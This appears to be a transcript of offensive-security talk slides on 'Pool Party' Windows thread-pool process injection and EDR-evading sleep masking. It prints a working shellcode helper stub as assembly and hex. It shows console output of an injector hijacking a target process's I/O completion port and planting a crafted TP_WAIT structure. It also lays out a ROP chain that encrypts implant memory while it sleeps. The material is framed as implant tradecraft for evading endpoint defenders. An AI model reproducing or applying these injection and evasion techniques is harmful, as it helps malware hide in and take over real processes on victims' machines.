Our payload can successfully run but the target process crashes during the cleanup phase, AFTER the payload has completed its execution and returned

Let's not return then :)



Building up the idea

We can run the shellcode and then call `WaitForSingleObject(-1, INFINITE)` to prevent the thread of the thread pool to ever return.

We are paying this with a burned thread of the thread pool.
There is max number of threads in the pool that could be spawned, but this number is quite large (default: 500) and we can ignore this if we agree to not abuse this idea

Building up the idea

In the buffer to be executed we write a helper stub and the shellcode we want to execute.

The stub will be responsible of:

- Running shellcode
- Cleaning up shellcode memory
- Calling `WaitForSingleObject(-1, INFINITE)` to lock the thread

How do we cleanup?

- Shellcode returns
- Set memory protection to RW
- Overwrite memory with Os

Helper Stub and Shellcode must be allocated into 2 different pages

- NtProtectVirtualMemory works per-page


We can also release the memory if we have allocated stub and shellcode with 2 different NtAllocateVirtualMemory calls

The Stub

61

48:83EC 20	sub rsp,20
48:B8 00106F83CD010000	mov rax,1CD836F1000
FFD0	call rax
48:B9 00106F83CD010000	mov rcx,1CD836F1000
48:BA 7000000000000000	mov rdx,70
41:B8 04000000	mov r8d,4
6A 00	push 0
4C:8D0C24	lea r9,qword ptr ss:[rsp]
48:B8 F0C32F00FB7F0000	mov rax,<kernel32.VirtualProtect>
FFD0	call rax
48:B9 7000000000000000	mov rcx,70
48:B8 00106F83CD010000	mov rax,1CD836F1000
31D2	xor edx,edx
48:39CA	cmp rdx,rcx
7D 09	jge 1CD836F0060
C60410 00	mov byte ptr ds:[rax+rdx],0
48:FFC2	inc rdx
EB F2	jmp 1CD836F0052
48:C7C1 FFFFFFFF	mov rcx,FFFFFFFFFFFFFFFF
BA FFFFFFFF	mov edx,FFFFFFFF
48:B8 50523000FB7F0000	mov rax,<kernel32.WaitForSingleObject>
FFD0	call rax
48:83C4 28	add rsp,28

Screenshot
or it didn't
happen



The screenshot displays a Windows desktop environment during a security analysis session. In the background, a debugger window (x64dbg) is open, showing a memory map with addresses ranging from 00007FFB01FE0EB6 to 00007FFB01FE0F50. A yellow arrow points to a specific memory location. In the foreground, a Windows Calculator application is open, showing the number 0. To the right, a Command Prompt window displays the output of a program named 'PoolParty-WaitInfinite.exe'. The output shows the retrieval of a handle to the target process, allocation of memory, and the execution of shellcode. The shellcode is displayed in hexadecimal and ASCII format. The output also shows the creation of a TP_WAIT structure and the allocation of memory for it. The status of the execution is shown as 'status : 0'. The output concludes with the creation of an event with the name 'RAVEPARTY' and the setting of the event to queue a packet to the IO completion port of the target process worker factory.

```
C:\Users\admin>Z:\CODE\K0mm4nd0\VS\BEACON_26\PoolParty-WaitInfinite\x64\Release\PoolParty-WaitInfinite.exe
10688
[INFO] Retrieved handle to the target process: 0x00000000000000B4
allocation_size : 0x2000
Allocated memory in remote process : 0x000002229E220000
Shellcode will be write @ 0x000002229E221000
before:
0000 48 83 ec 20 48 b8 11 11 11 11 11 11 11 11 11 ff d0 H.. H.....
0010 48 b9 11 11 11 11 11 11 11 11 11 48 ba 22 22 22 22 H.....H. ....
0020 22 22 22 22 41 b8 04 00 00 00 6a 00 4c 8d 0c 24 """"A.....j.L..$
0030 48 b8 33 33 33 33 33 33 33 33 ff d0 48 b9 22 22 H.33333333..H.""
0040 22 22 22 22 22 22 48 b8 11 11 11 11 11 11 11 11 """"""H.....
0050 31 d2 48 39 ca 7d 09 c6 04 10 00 48 ff c2 eb f2 1.H9.}.....H....
0060 48 c7 c1 ff ff ff ff ba ff ff ff ff 48 b8 44 44 H.....H.DD
0070 44 44 44 44 44 44 ff d0 48 83 c4 28 DDDDD..H..(
pShellcode = 0x000002229E221000
pWaitForSingleObject = 0x00007FFB00305250
pVirtualProtect = 0x00007FFB002FC3F0
after:
0000 48 83 ec 20 48 b8 00 10 22 9e 22 02 00 00 ff d0 H.. H...". ....
0010 48 b9 00 10 22 9e 22 02 00 00 48 ba 70 00 00 00 H...". ....H.p...
0020 00 00 00 00 41 b8 04 00 00 00 6a 00 4c 8d 0c 24 ....A.....j.L..$
0030 48 b8 f0 c3 2f 00 fb 7f 00 00 ff d0 48 b9 70 00 H.../.....H.p.
0040 00 00 00 00 00 00 48 b8 00 10 22 9e 22 02 00 00 .....H...". ....
0050 31 d2 48 39 ca 7d 09 c6 04 10 00 48 ff c2 eb f2 1.H9.}.....H....
0060 48 c7 c1 ff ff ff ff ba ff ff ff ff 48 b8 50 52 H.....H.PR
0070 30 00 fb 7f 00 00 ff d0 48 83 c4 28 0.....H..(
Shellcode Written in remote process
[INFO] Hijacked I/O completion handle from the target process: 0xbc
sizeof(FULL_TP_WAIT) : 472
sizeof(TP_DIRECT) : 72
sizeof(struct _FULL_TP_TIMER) : 360
sizeof(void*) : 8
sizeof(union _LARGE_INTEGER) : 8
status : 0
Created TP_WAIT structure associated with the shellcode
Allocated TP_WAIT memory in the target process: 000002229E230000
Written the specially crafted TP_WAIT structure to the target process
Allocated TP_DIRECT memory in the target process: 000002229E240000
Written the TP_DIRECT structure to the target process
&pTpWait->Direct : 0x0000026770143168
&pTpWait->WaitPkt 0x0000026770143150
pTpWait : 0x0000026770142FE0
Created event with name RAVEPARTY
pTpWait->WaitPkt : 0xc0
hIoCompletion : 0xbc
hEvent : 0xc4
Associated event with the IO completion port of the target process worker factory
Set event to queue a packet to the IO completion port of the target process worker factory
```

Masked Pool Party

- Exploit Thread Pools for Sleep Masking
- Run the Encryption / Decryption logic inside a thread of the thread pool
- Avoid triggering thread creation Kernel Callbacks before going to sleep





Sleep Mask

64

EDRs may analyse Threads in `WAIT` state looking for sleeping malwares

When the implant goes to sleep:

- Set memory to be writable
- Encrypt the malicious code

When the implant wakes up:

- Decrypt the malicious code
- Keep executing malicious code

Set memory to be writable

- Code runs into RX memory
- We need to overwrite the code with its encrypted version

Set memory to be writable

- Code runs into RX memory
- We need to overwrite the code with its encrypted version... while we execute the code that overwrites it

Set memory to be writable

- Code runs into RX memory
- We need to overwrite the code with its encrypted version... while we execute the code that overwrites it

Solution: RWX memory

Set memory

- Code runs in
- We need to
version... wh



rypted
overwrites it

Solution: RWX memory



Sleep Mask

69

EDRs may analyse Threads in `WAIT` state looking for sleeping malwares

When the implant goes to sleep:

- Set memory to RW
- Encrypt the malicious code

When the implant wakes up:

- Decrypt the malicious code
- Set back the memory to RX



Sleep Mask

70

EDRs may analyse Threads in `WAIT` state looking for sleeping malwares

When the implant goes to sleep:

- Set memory to RW
- Encrypt the malicious code

When the implant wakes up:

- Decrypt the malicious code
- Set back the memory to RX

Set memory to RW

- We cannot execute RW memory
- We need the encryption / decryption code to be somewhere else

Set memory to RW



- We cannot execute RW memory
- We need the encryption / decryption code to be somewhere else

Solution: Inject shellcode into ourselves

YES,

BUT

73




@_yes_but




The encryption/decryption code is now an IoC

- When we are sleeping, the sleepmask code will be sitting there unencrypted waiting for the sleep time to be over

YES,



BUT



@_yes_but

The encryption code is not

- When we are asleep, our sleepmask code is not there unencrypted, so we have sleep time to



BUT



@_yes_but



BEACON

Where can we store the code?

Our process already contains a lot of code that:


- Will not be encrypted
- It's not malicious
- It's written by Microsoft

vcruntime140.dll	System	C:\Windows\System32\vcruntime140.dll
ucrtbase.dll	System	C:\Windows\System32\ucrtbase.dll
kernelbase.dll	System	C:\Windows\System32\kernelbase.dll
kernel32.dll	System	C:\Windows\System32\kernel32.dll
ntdll.dll	System	C:\Windows\System32\ntdll.dll

ROP ftw

We can create a ROP chain that:

- Set memory to RW
- Encrypt
- Sleep
- Decrypt
- Restore memory to RX



Let's summarise

- The encryption/decryption logic will be executed inside a thread of the Thread Pool
- The malicious code will be fully encrypted during sleep
- The code to implement the logic will be borrowed from Windows libraries
 - VirtualProtect / NtProtectVirtualMemory
 - SystemFunction32
 - SleepEx
 - ROP gadgets to pop params into registers

One last piece

- Threads of the Thread Pool are async objects (well, any thread is)
- We need to make sure the implant is not doing anything during the sleep time

Suspend the thread!

While this may seem the most obvious idea, it has a hidden drawback

Suspending a thread is not a synchronous operation

- We ask the kernel to suspend the thread
- The kernel will eventually suspend it

Suspend the thread!

While this may seem the most obvious idea, it has a hidden drawback

Suspending a thread is not a synchronous operation

- We ask the kernel to suspend the thread
- The kernel will eventually suspend it

**THERE IS NO GUARANTEE THAT THE THREAD WILL BE
SUSPENDED WHEN SuspendThread HAS RETURNED**

A much easier solution

- We already have thread synchronization APIs:
WaitForSingleObject
 - We can use an Event object to wait until sleep is over
 - The ROP chain will call SetEvent after waking up
- Our Thread Pool injection gets triggered using an Event object by calling SetEvent
- SetEvent(EventTrigger) -> WaitForSingleObject(EventWait)

A much easier solution

- We already have thread synchronization APIs:
WaitForSingleObject
 - We can use an Event object to wait until sleep is over
 - The ROP chain will call SetEvent after waking up
- Our Thread Pool injection gets triggered using an Event object by calling SetEvent
- **SetEvent(EventTrigger) -> WaitForSingleObject(EventWait)**

POTENTIAL RACE CONDITION!

A much easier solution

- We already have thread synchronization APIs:
WaitForSingleObject
 - We can use an Event object to wait until sleep is over
 - The ROP chain will call SetEvent after waking up
- Our Thread Pool injection gets triggered using an Event object by calling SetEvent
- **SignalObjectAndWait** can
 - Signal an object (i.e. SetEvent)
 - Wait on another object (i.e. WaitForSingleObject)

NtContinue

NTSTATUS NtContinue(PCONTEXT ThreadContext, BOOLEAN RaiseAlert)

- NtContinue is a Windows System Call that allows to set the context of a thread (i.e. set registers) by passing a pointer to a CONTEXT struct
- We can use this function to conveniently call any other function
- To call NtContinue in a ROP chain we need only 2 gadgets:
 - pop rcx -> 1st parameter
 - pop rbx -> 2nd parameter

Setting up the environment


- We are running the sleepmask inside our own process
 - We don't have the drawbacks caused by the remote injection
- Create a TP_WAIT struct pointing to a helper function
- Trigger the execution of the thread by signaling the event
 - The Main thread will now pause its execution and wait for an event to be signaled (SignalObjectAndWait())
- Find ROP gadgets
- Resolve all the needed function pointers
- Dump the CONTEXT of the Thread Pool thread that is hosting us
- Setup the struct to be passed to the ROP chain
- Execute the ROP chain

The ROP Chain

- NtContinue -> VirtualProtect(RW)
- SystemFunction032 - Encrypt
- SleepEx
- SystemFunction032 - Decrypt
- NtContinue -> VirtualProtect(RX)
- SetEvent

